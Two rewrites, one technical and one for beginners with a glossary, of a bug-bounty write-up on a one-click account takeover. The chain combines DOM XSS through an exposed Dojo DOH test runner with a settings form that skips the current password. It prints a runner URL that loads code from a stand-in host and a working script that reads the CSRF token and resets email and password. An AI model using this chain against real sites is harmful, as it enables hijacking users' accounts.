One-Click Account Takeover via DOM XSS - How an Exposed Test Runner Opened the Door
An exposed Dojo DOH test runner accepted an external module path via URL parameters, allowing DOM XSS on the application's origin. An attacker could craft a link that, when opened by a logged-in user, read the CSRF token from the account page and submitted an email and password change without knowing the current password.

Account Takeover
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a web application whose account settings live at /my_data.php. That page lets a logged-in user change profile information, email address and password. The password flow asks for a new password and its confirmation, but not for the current password.
The write-up is by Forlay, with credit to Fares for finding the DOM XSS entry point. The chain they describe ends in a one-click account takeover on their own test account: a logged-in user opens a crafted URL, and their email and password are replaced without any further interaction.
Setup
- Two researchers, Forlay and Fares, working against an application anonymised as
example.com. - A test account they controlled, already authenticated in the browser.
ffuffor content discovery.- An external host, anonymised as
payload.example.net, to serve a malicious Dojo module. - No credentials for the
/reportinterface and no public registration flow for it, so that interface was approached only through what was publicly reachable.
The account takeover portion depends on the victim having an active authenticated session when the link is opened. The runner itself is publicly reachable.
Finding it
The first clue came from the account settings page at:
https://example.com/my_data.php
The page allowed changes to profile information, email and password. The password flow asked for a new password and its confirmation, but there was no current-password field. The first thought was CSRF: if a logged-in browser could be made to submit a password change, no current password would stand between that request and an account takeover.
No standalone CSRF bypass was found. The account update used a CSRF token, so the missing password check alone did not give a working attack. It did raise a question that carried through the rest of the assessment: could this action be reached from somewhere else inside the application?
The second clue was where the token came from. The account page's HTML contained:
<input name="c_form_token" value="REDACTED_CSRF_TOKEN">
A CSRF token in a form's HTML is normal and is not a vulnerability by itself: the browser needs the token to submit the form, and an unrelated website normally cannot read that authenticated response. The useful detail was that JavaScript running on the application's own origin could request the account page and read the token from its response. That gave a possible chain:
- Execute JavaScript on the same origin as the account page.
- Request the account page using the logged-in session.
- Extract a valid
c_form_token. - Submit the email and password change using that token.
The missing piece was a way to execute JavaScript on that origin.
Fares used ffuf for content discovery and found:
https://example.com/report
The interface looked different from the main application and exposed a different set of functions. With no credentials for it and no public registration flow, Fares reviewed its JavaScript files one by one. References in those files pointed toward another component used by the application. Following that lead brought them to an exposed Dojo DOH test runner:
https://example.com/layout/lib/js/util/doh/runner.html
DOH is Dojo's testing harness. Its browser runner can load test modules selected through URL parameters, including these two:
| Parameter | Purpose |
|---|---|
registerModulePath |
Maps a module namespace to a loading path. |
testModule |
Selects the module to load and execute. |
Research into the component led to known XSS issues in Dojo's testing utilities, and Dojo's release notes document historical DOM XSS and JavaScript injection in DOH. The behaviour of this deployed runner still had to be verified.
Exploitation
Step 1: confirm the runner executes an external module
The exposed runner accepted an external module path supplied through the query string. To test execution first, they hosted a small module:
dojo.provide("poc.mod");alert(1);
In the anonymised example, that file is served at:
https://payload.example.net/poc/mod.j
The corresponding runner URL is:
https://example.com/layout/lib/js/util/doh/runner.html?registerModulePath=poc,//payload.example.net/poc&testModule=poc.mod
registerModulePath maps the poc namespace to the external /poc directory, and testModule=poc.mod selects the module. The // prefix is a protocol-relative URL, so the HTTPS runner resolves that module path over HTTPS.
The browser loaded the external JavaScript and the alert fired.

The important detail was the execution context: although the module came from an external host, its code ran inside the page at https://example.com. It therefore had access to the same-origin account page already examined. The different appearance of the reporting interface did not create a browser security boundary; the runner and the account settings shared the same origin.
Step 2: read a fresh CSRF token and submit the update
With JavaScript execution confirmed, they returned to the account settings flow. The script did not need to know the current password or obtain the CSRF token in advance. It could read a fresh token through the test account's existing session and then submit the update.
The sequence was:
| Step | Action | User interaction |
|---|---|---|
| 1 | A logged-in user opens the crafted runner URL. | One click to open the link. |
| 2 | The runner loads the externally hosted module. | Automatic. |
| 3 | The module requests /my_data.php?frmnd=my_data. |
Automatic. |
| 4 | It parses the response and reads c_form_token. |
Automatic. |
| 5 | It submits the email and password update with the token. | Automatic. |
The update was submitted to:
POST /my_data.php?ch_stage_module_my_data_2=execute&frmnd=my_data
The following is a shortened, anonymised version of the submitted proof of concept. The account values are demonstration placeholders; the request paths and field names preserve the original flow.
dojo.provide("poc.mod");(function () { if (window.location.hostname !== "example.com") return; var xhr = new XMLHttpRequest(); xhr.open("GET", "/my_data.php?frmnd=my_data", true); xhr.withCredentials = true; xhr.onload = function () { if (xhr.status !== 200) return; var doc = new DOMParser().parseFromString( xhr.responseText, "text/html" ); var tokenInput = doc.querySelector('input[name="c_form_token"]'); var csrfToken = tokenInput ? tokenInput.value : ""; if (!csrfToken) return; var form = document.createElement("form"); form.method = "POST"; form.action = "/my_data.php?ch_stage_module_my_data_2=execute&frmnd=my_data"; var fields = { ch_u_firstname_module_my_data_2: "Test", ch_u_name_module_my_data_2: "Account", ch_u_email_module_my_data_2: "[redacted]", ch_u_email2_module_my_data_2: "[redacted]", ch_u_passwd_module_my_data_2: "DemoPassword!42", ch_u_passwd2_module_my_data_2: "DemoPassword!42", frmnd: "my_data", c_form_token: csrfToken }; Object.keys(fields).forEach(function (name) { var input = document.createElement("input"); input.type = "hidden"; input.name = name; input.value = fields[name]; form.appendChild(input); }); document.body.appendChild(form); form.submit(); }; xhr.send();})();The hostname check limits this example to the anonymized application host. The script stops if the account page cannot be fetched or the token is absent.
The external host serves the module. The token-reading request and the account-update submission both go to the application's origin. The script does not send the extracted token or account data back to the module host.
Step 3: verify on the test account
They used their own authenticated test account to demonstrate the complete sequence:
- Log in and open the crafted runner URL in the same browser session.
- Observe the request for the account page and the subsequent update submission.
- Confirm that the account's email and password changed.
- Log out and verify access using the replacement credentials.
No current password was entered during the chain. After opening the link, the test did not require another click, a confirmation dialog or credential entry. That is what "one-click" means here: with the test account already authenticated, opening the crafted URL triggered the remaining steps automatically. The result was demonstrated in that browser and session setup.
Root cause
Two weaknesses combined.
First, the account-update handler accepted a new email and password without requiring the current password. On its own this was not exploitable because the form carried a CSRF token.
Second, an exposed Dojo DOH test runner at /layout/lib/js/util/doh/runner.html loaded and executed modules from a path supplied in the query string. Because the module ran in the origin of example.com, it could read the authenticated account page and lift a genuine c_form_token from the HTML.
The existing defences did not stop the chain:
- The CSRF token remained valid. It was not guessed or bypassed; the XSS read a real token from the authenticated account page and submitted it with the update. Same-origin script execution gave access to something an unrelated website could not normally read, which is why XSS can defeat CSRF defences.
- Cookie theft was unnecessary. An
HttpOnlycookie cannot be read throughdocument.cookie, but the browser still attaches it to applicable JavaScript-initiated requests. The proof of concept used the session through requests to the application and never needed to read the session cookie's value. SameSiteis not a general XSS defence. It affects cookie sending in cross-site contexts. Whether a session is available when a link is first opened depends on the cookie settings and navigation context. Once the script has an authenticated same-origin context,SameSitedoes not prevent it from requesting the account page and submitting the update.
The absent current-password check then mattered at the final step: the account-update handler accepted the new credentials without requiring a secret the script did not already have.
Impact
On their own test account, opening a crafted runner URL while logged in changed the account's email address and password, and the replacement credentials then worked. The victim needs an active authenticated session; the runner is publicly reachable, so the crafted link can be sent to anyone. After the link is opened, no further click, confirmation dialog or credential entry is required.
The result was demonstrated on the researchers' own test account in that browser and session setup. The write-up does not describe the outcome on any other account.
Fix
The write-up does not say what was changed. Based on the chain, the two things that need addressing are the exposed test runner, which should not be reachable in production or should not load modules from caller-supplied paths, and the account-update handler, which should require the current password before accepting a new email or password.
Variants to test
- Other exposed test harnesses. Look for DOH runners and similar test pages under library paths, for example
runner.htmlfiles shipped with JavaScript toolkits. A positive result is a runner that loads a module from a host you control and executes it in the application's origin. - Other URL parameters that select code. On any test or demo page, try parameters that name a module, script or path, and point them at your own host. A positive result is your JavaScript running with the application's origin and cookies.
- Sensitive actions without a current-password check. On account settings pages, check whether email or password changes require the current password. A positive result is an update accepted with only a CSRF token.
- Token readable from the same origin. Confirm that a same-origin script can fetch the settings page and read the CSRF token input. A positive result is a token you can extract and replay in an update request.
- Session cookie flags. Check whether the session cookie is
HttpOnlyand whatSameSitevalue it uses. A positive result for an attack chain is a session that is still sent on the requests your injected script makes, regardless ofHttpOnly.
What happened, in plain words
Two researchers, Forlay and Fares, were looking at a website (anonymised in the write-up as example.com). They found two separate weaknesses and joined them together. The first was that the page where you change your account details let you set a new email address and a new password without typing your old password. On its own that was not enough to attack anyone, because the form also carried a secret code (a CSRF token) that an outside website cannot normally read. The second weakness was a forgotten test page, a Dojo DOH test runner, that would happily load and run JavaScript from any address you put in its URL. Because that test page lives on the same website as the account settings, the JavaScript it runs counts as part of example.com. So the script could fetch the account page as the logged-in user, read the secret code out of it, and submit the email and password change with that code. On their own test account, opening one link while logged in was enough. After that everything happened by itself.
This article walks through the same steps the researchers took, in the same order, explaining each idea from scratch.
The starting point: a settings page that does not ask for the old password
The target is a web application, meaning a website with a login and user accounts. Each user's account settings live at this address:
https://example.com/my_data.php
A URL like this has parts. https:// is the protocol, the language the browser and server speak. example.com is the host, the name of the server. /my_data.php is the path, which tells the server which page you want. The .php ending is a common convention for pages generated by a program written in PHP, a common language for building websites, but for our purposes it is just a page.
On that page a logged-in user can change profile information, their email address and their password. The password part asks for a new password and a confirmation of the new password. It does not ask for the current password.
Why does that matter? Think of a bank that lets you change the phone number on your account without asking for your PIN. Anyone who gets temporary control of your session could redirect everything to themselves. Asking for the current password is a safety catch: it proves the person at the keyboard knows the secret, not just that a browser happens to be logged in.
The first idea was CSRF. CSRF stands for Cross-Site Request Forgery. It is an attack where a malicious website makes your browser send a request to another website where you are logged in. Your browser automatically attaches your login cookie (a small piece of data the site stored in your browser to remember you) to every request to that site, so the site believes the request came from you. If a password change needed no current password, a hidden form on an attacker's page could submit one, and your account would be taken over.
That idea did not work on its own. The account update form carried a CSRF token, so the missing password check alone did not produce a working attack. But it raised a question the researchers kept with them: could this action be reached from somewhere else inside the application?
The second clue: where the secret code comes from
Looking at the HTML of the account page, the researchers found this input:
<input name="c_form_token" value="REDACTED_CSRF_TOKEN">
HTML is the language web pages are written in. An <input> is a form field. name is the label the server uses to recognise the field, and value is what it contains. Here the field is named c_form_token and its value is the CSRF token, shown as REDACTED_CSRF_TOKEN because the real value is a secret.
A CSRF token is a random string the server puts into each form. When the form is submitted, the server checks that the token matches the one it expects for your session. An attacker's website cannot read your account page (the browser blocks one site from reading another site's pages), so it cannot learn the token, so it cannot forge a valid request. That is the whole point of the token.
So a CSRF token sitting in a form's HTML is normal and is not a vulnerability by itself. The browser needs the token to submit the form, and an unrelated website normally cannot read that authenticated response.
The useful detail was different: JavaScript running on the application's own origin could request the account page and read the token from its response. Origin is the combination of protocol, host and port that the browser uses to decide what counts as "the same site". JavaScript from https://example.com can read pages from https://example.com; JavaScript from https://evil.example cannot. That rule is called the same-origin policy, and it is one of the main walls protecting your accounts.
That gave a possible chain:
- Execute JavaScript on the same origin as the account page.
- Request the account page using the logged-in session.
- Extract a valid
c_form_token. - Submit the email and password change using that token.
The missing piece was a way to execute JavaScript on that origin. Everything else was already in place.
Fares finds an unusual /report page
While exploring further, Fares used ffuf for content discovery. ffuf is a command-line tool that tries many possible file and folder names against a website and reports which ones exist, a bit like trying every key on a keyring to see which ones open a door. It found:
https://example.com/report
The interface looked different from the main application and exposed a different set of functions. The researchers had no credentials for that interface and there was no public registration flow for it, so they approached it only through what was publicly reachable, without logging in.
Fares reviewed its JavaScript files one by one. JavaScript files are the programs a page loads into your browser to make it interactive. References inside those files pointed toward another component used by the application. Following that lead brought them to an exposed Dojo DOH test runner:
https://example.com/layout/lib/js/util/doh/runner.html
Dojo is a JavaScript toolkit, a collection of ready-made code that developers use to build web interfaces. DOH is Dojo's testing harness: a set of pages developers use to run automated tests of their code. A test runner is a page that loads test modules and executes them. A module here is simply a JavaScript file that follows Dojo's conventions.
This runner was reachable from the public internet. That is the exposure: a tool meant for developers during development was left where anyone could open it.
The runner can load test modules selected through URL parameters, including these two:
| Parameter | Purpose |
|---|---|
registerModulePath |
Maps a module namespace to a loading path. |
testModule |
Selects the module to load and execute. |
A URL parameter is the part after the ? in an address, made of name and value pairs separated by &. Think of it as a set of instructions written on the outside of an envelope: the page reads them and behaves accordingly. registerModulePath tells the runner "when you hear the name X, look for it at address Y". testModule tells it which module to load and run.
Research into the component led to known XSS issues in Dojo's testing utilities, and Dojo's release notes document historical DOM XSS and JavaScript injection in DOH. XSS stands for Cross-Site Scripting: a class of bug where an attacker gets their own JavaScript to run inside someone else's website. DOM XSS means the malicious input is processed by the page's own JavaScript in the browser (the DOM is the browser's in-memory model of the page) rather than by the server. JavaScript injection means exactly what it sounds like: someone else's code ends up running where it should not.
Knowing that such bugs existed historically did not prove this particular deployed runner was vulnerable. The behaviour still had to be verified.
Step 1: confirm the runner executes an external module
The exposed runner accepted an external module path supplied through the query string. To test execution first, the researchers hosted a small module of their own:
dojo.provide("poc.mod");alert(1);
Line by line: dojo.provide("poc.mod") announces to Dojo that a module called poc.mod is being defined, which is the convention Dojo expects. alert(1) tells the browser to show a small pop-up box containing the number 1. It is the simplest possible proof that JavaScript is running: if you see the box, your code executed.
In the anonymised example, that file is served at:
https://payload.example.net/poc/mod.j
payload.example.net is a host the researchers controlled, standing in for any server an attacker could rent. Serving the file there means the code does not live on the target at all; the target is asked to fetch it from elsewhere.
The corresponding runner URL is:
https://example.com/layout/lib/js/util/doh/runner.html?registerModulePath=poc,//payload.example.net/poc&testModule=poc.mod
Reading it piece by piece: the part before the ? is the runner page. registerModulePath=poc,//payload.example.net/poc maps the poc namespace to the external /poc directory, so whenever the runner needs something called poc, it looks on the researchers' server. testModule=poc.mod selects the module to load and execute. The // prefix is a protocol-relative URL, meaning the browser reuses the current page's protocol, so the HTTPS runner resolves that module path over HTTPS. The & separates the two parameters.
The browser loaded the external JavaScript and the alert fired.
The important detail was the execution context: although the module came from an external host, its code ran inside the page at https://example.com. It therefore had access to the same-origin account page already examined. The different appearance of the reporting interface did not create a browser security boundary; the runner and the account settings shared the same origin.
This is the heart of the finding. A browser does not care where a script file was downloaded from once it is running; it cares which page the script is running in. A script loaded into an example.com page is treated as example.com code. It can read example.com pages, use example.com cookies and submit example.com forms. The external host is only the delivery van; the code works inside the building.
Step 2: read a fresh CSRF token and submit the update
With JavaScript execution confirmed, the researchers returned to the account settings flow. The script did not need to know the current password or obtain the CSRF token in advance. It could read a fresh token through the test account's existing session and then submit the update. A session is the server's memory of "this browser is logged in as this user", kept alive by the cookie the browser sends with each request.
The sequence was:
| Step | Action | User interaction |
|---|---|---|
| 1 | A logged-in user opens the crafted runner URL. | One click to open the link. |
| 2 | The runner loads the externally hosted module. | Automatic. |
| 3 | The module requests /my_data.php?frmnd=my_data. |
Automatic. |
| 4 | It parses the response and reads c_form_token. |
Automatic. |
| 5 | It submits the email and password update with the token. | Automatic. |
The update was submitted to:
POST /my_data.php?ch_stage_module_my_data_2=execute&frmnd=my_data
POST is the HTTP method used when a browser sends data to a server, as opposed to GET, which is used to ask for a page. The path and parameters tell the server which action to perform: ch_stage_module_my_data_2=execute and frmnd=my_data are the application's own names for the account-update step.
The following is a shortened, anonymised version of the submitted proof of concept. A proof of concept is a small, safe demonstration that a bug is real. The account values are demonstration placeholders; the request paths and field names preserve the original flow.
dojo.provide("poc.mod");(function () { if (window.location.hostname !== "example.com") return; var xhr = new XMLHttpRequest(); xhr.open("GET", "/my_data.php?frmnd=my_data", true); xhr.withCredentials = true; xhr.onload = function () { if (xhr.status !== 200) return; var doc = new DOMParser().parseFromString( xhr.responseText, "text/html" ); var tokenInput = doc.querySelector('input[name="c_form_token"]'); var csrfToken = tokenInput ? tokenInput.value : ""; if (!csrfToken) return; var form = document.createElement("form"); form.method = "POST"; form.action = "/my_data.php?ch_stage_module_my_data_2=execute&frmnd=my_data"; var fields = { ch_u_firstname_module_my_data_2: "Test", ch_u_name_module_my_data_2: "Account", ch_u_email_module_my_data_2: "[redacted]", ch_u_email2_module_my_data_2: "[redacted]", ch_u_passwd_module_my_data_2: "DemoPassword!42", ch_u_passwd2_module_my_data_2: "DemoPassword!42", frmnd: "my_data", c_form_token: csrfToken }; Object.keys(fields).forEach(function (name) { var input = document.createElement("input"); input.type = "hidden"; input.name = name; input.value = fields[name]; form.appendChild(input); }); document.body.appendChild(form); form.submit(); }; xhr.send();})();The hostname check limits this example to the anonymized application host. The script stops if the account page cannot be fetched or the token is absent.
Line by line, in plain words:
dojo.provide("poc.mod")declares the module, as before.(function () { ... })()is a function that runs immediately. It wraps the code so nothing leaks into the surrounding page.if (window.location.hostname !== "example.com") return;checks the address bar. If the page is not onexample.com, the script stops. This keeps the demonstration limited to the anonymised application host.var xhr = new XMLHttpRequest();creates a request object.XMLHttpRequestis the older, widely supported way for JavaScript to fetch data from a server without reloading the page.xhr.open("GET", "/my_data.php?frmnd=my_data", true);prepares aGETrequest for the account page. The leading/means "on the same site". Thetruemeans do it in the background.xhr.withCredentials = true;tells the browser to include credentials such as cookies with this request. For a same-origin request the browser sends cookies anyway.xhr.onload = function () { ... };sets what to do when the response arrives.if (xhr.status !== 200) return;stops if the server did not answer with 200, the standard code for "OK".var doc = new DOMParser().parseFromString(xhr.responseText, "text/html");turns the returned HTML text into a document the script can search, without displaying it.var tokenInput = doc.querySelector('input[name="c_form_token"]');finds the input field namedc_form_tokenin that document.var csrfToken = tokenInput ? tokenInput.value : "";reads its value, or uses an empty string if the field was not found.if (!csrfToken) return;stops if there is no token, because the update would fail anyway.var form = document.createElement("form");creates a form in the page.form.method = "POST";sets it to send data rather than just ask for a page.form.action = "/my_data.php?ch_stage_module_my_data_2=execute&frmnd=my_data";sets where the form goes: the account-update action.- The
fieldsobject lists the values to send: first nameTest, last nameAccount, the new email[redacted]twice (email and confirmation), the new passwordDemoPassword!42twice (password and confirmation), the form namefrmnd, and the freshly readc_form_token. Object.keys(fields).forEach(...)loops over each entry and creates a hidden input for it, so the user sees nothing.document.body.appendChild(form);puts the form into the page.form.submit();sends it.xhr.send();actually starts the first request.
The external host serves the module. The token-reading request and the account-update submission both go to the application's origin. The script does not send the extracted token or account data back to the module host. That matters: the attacker never needs to see the token, because the browser uses it on the spot.
Step 3: verify on the test account
The researchers used their own authenticated test account to demonstrate the complete sequence:
- Log in and open the crafted runner URL in the same browser session.
- Observe the request for the account page and the subsequent update submission.
- Confirm that the account's email and password changed.
- Log out and verify access using the replacement credentials.
No current password was entered during the chain. After opening the link, the test did not require another click, a confirmation dialog or credential entry. That is what "one-click" means here: with the test account already authenticated, opening the crafted URL triggered the remaining steps automatically. The result was demonstrated in that browser and session setup.
Why the existing protections did not stop it
Two weaknesses combined. First, the account-update handler accepted a new email and password without requiring the current password. On its own this was not exploitable because the form carried a CSRF token. Second, an exposed Dojo DOH test runner at /layout/lib/js/util/doh/runner.html loaded and executed modules from a path supplied in the query string. Because the module ran in the origin of example.com, it could read the authenticated account page and lift a genuine c_form_token from the HTML.
The existing defences did not stop the chain:
- The CSRF token remained valid. It was not guessed or bypassed; the XSS read a real token from the authenticated account page and submitted it with the update. Same-origin script execution gave access to something an unrelated website could not normally read, which is why XSS can defeat CSRF defences.
- Cookie theft was unnecessary. An
HttpOnlycookie is a cookie the browser hides from JavaScript:document.cookiewill not show it. But the browser still attaches it to applicable JavaScript-initiated requests. The proof of concept used the session through requests to the application and never needed to read the session cookie's value. Think of a staff-only door pass: you cannot copy it, but you can still walk through the door while wearing it. SameSiteis not a general XSS defence.SameSiteis a cookie setting that controls whether the cookie is sent when the request comes from another site. It affects cookie sending in cross-site contexts. Whether a session is available when a link is first opened depends on the cookie settings and navigation context. Once the script has an authenticated same-origin context,SameSitedoes not prevent it from requesting the account page and submitting the update.
The absent current-password check then mattered at the final step: the account-update handler accepted the new credentials without requiring a secret the script did not already have.
What this means for real users
On the researchers' own test account, opening a crafted runner URL while logged in changed the account's email address and password, and the replacement credentials then worked. The victim needs an active authenticated session; the runner is publicly reachable, so the crafted link can be sent to anyone. After the link is opened, no further click, confirmation dialog or credential entry is required.
The result was demonstrated on the researchers' own test account in that browser and session setup. The write-up does not describe the outcome on any other account.
How it should be fixed
The write-up does not say what was changed. Based on the chain, the two things that need addressing are the exposed test runner, which should not be reachable in production or should not load modules from caller-supplied paths, and the account-update handler, which should require the current password before accepting a new email or password.
Things worth trying elsewhere
- Other exposed test harnesses. Look for DOH runners and similar test pages under library paths, for example
runner.htmlfiles shipped with JavaScript toolkits. A positive result is a runner that loads a module from a host you control and executes it in the application's origin. - Other URL parameters that select code. On any test or demo page, try parameters that name a module, script or path, and point them at your own host. A positive result is your JavaScript running with the application's origin and cookies.
- Sensitive actions without a current-password check. On account settings pages, check whether email or password changes require the current password. A positive result is an update accepted with only a CSRF token.
- Token readable from the same origin. Confirm that a same-origin script can fetch the settings page and read the CSRF token input. A positive result is a token you can extract and replay in an update request.
- Session cookie flags. Check whether the session cookie is
HttpOnlyand whatSameSitevalue it uses. A positive result for an attack chain is a session that is still sent on the requests your injected script makes, regardless ofHttpOnly.
Glossary
- Account takeover: an attack in which someone else gains control of your account, for example by changing its email and password.
- API: a defined way for one piece of software to ask another for data or actions; here, the pages and requests the application uses to change account details.
- Browser: the program you use to view web pages, such as Chrome or Firefox.
- Content discovery: systematically trying many file and folder names on a website to find pages that exist but are not linked.
- Cookie: a small piece of data a website stores in your browser so it can recognise you on later requests.
- Cross-site request forgery (CSRF): an attack where another website makes your browser send a request to a site where you are logged in.
- CSRF token: a random secret the server puts in a form and checks on submission, so that requests forged by other sites are rejected.
- DOM: the browser's in-memory model of a page, which JavaScript can read and change.
- DOM XSS: cross-site scripting where the malicious input is handled by the page's own JavaScript in the browser.
- Dojo: a JavaScript toolkit, a collection of ready-made code for building web interfaces.
- DOH: Dojo's testing harness, a set of pages for running automated tests of Dojo code.
ffuf: a command-line tool for content discovery.- GET: the HTTP method used to ask a server for a page or data.
- Host: the server name in a URL, such as
example.com. - HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
HttpOnly: a cookie setting that hides the cookie from JavaScript while still letting the browser send it with requests.- Input: a form field in HTML, where a value is entered or carried.
- JavaScript: the programming language that runs in web browsers and makes pages interactive.
- JavaScript injection: getting someone else's JavaScript to run inside a page where it should not.
- Module: a JavaScript file that follows a toolkit's conventions and can be loaded by name.
- Origin: the combination of protocol, host and port that the browser uses to decide what counts as the same site.
- Parameter: a name and value pair after the
?in a URL, used to pass instructions to a page. - Path: the part of a URL after the host that names the page, such as
/my_data.php. - POST: the HTTP method used to send data to a server.
- Proof of concept: a small, safe demonstration that a bug is real.
- Protocol: the language two computers use to talk, such as HTTPS for web pages.
- Protocol-relative URL: an address starting with
//, which reuses the current page's protocol. - Same-origin policy: the browser rule that stops one site's JavaScript from reading another site's pages.
SameSite: a cookie setting that controls whether the cookie is sent when a request comes from another site.- Session: the server's memory of which browser is logged in as which user, kept alive by a cookie.
- Test runner: a page that loads test modules and executes them.
- URL: the address of a page or resource on the web.
- XSS (cross-site scripting): a class of bug where an attacker gets their own JavaScript to run inside someone else's website.
XMLHttpRequest: the older, widely supported way for JavaScript to fetch data from a server without reloading the page.



